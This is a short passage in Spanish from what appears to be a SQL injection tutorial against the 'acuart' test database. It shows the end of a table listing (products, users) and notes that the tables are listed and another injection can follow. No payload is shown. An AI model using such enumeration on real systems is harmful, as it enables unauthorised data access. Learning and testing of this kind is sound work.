| products |  
| users |  
+-----+
```

En la base de datos **acuart** nos muestra las diferentes tablas y el tipo de datos que tienen



Como se observa sigue mostrando todas las tablas que contiene la base de datos



Al final de la consulta termina y nos muestra la hora de finalización y podemos realizar otra inyección SQL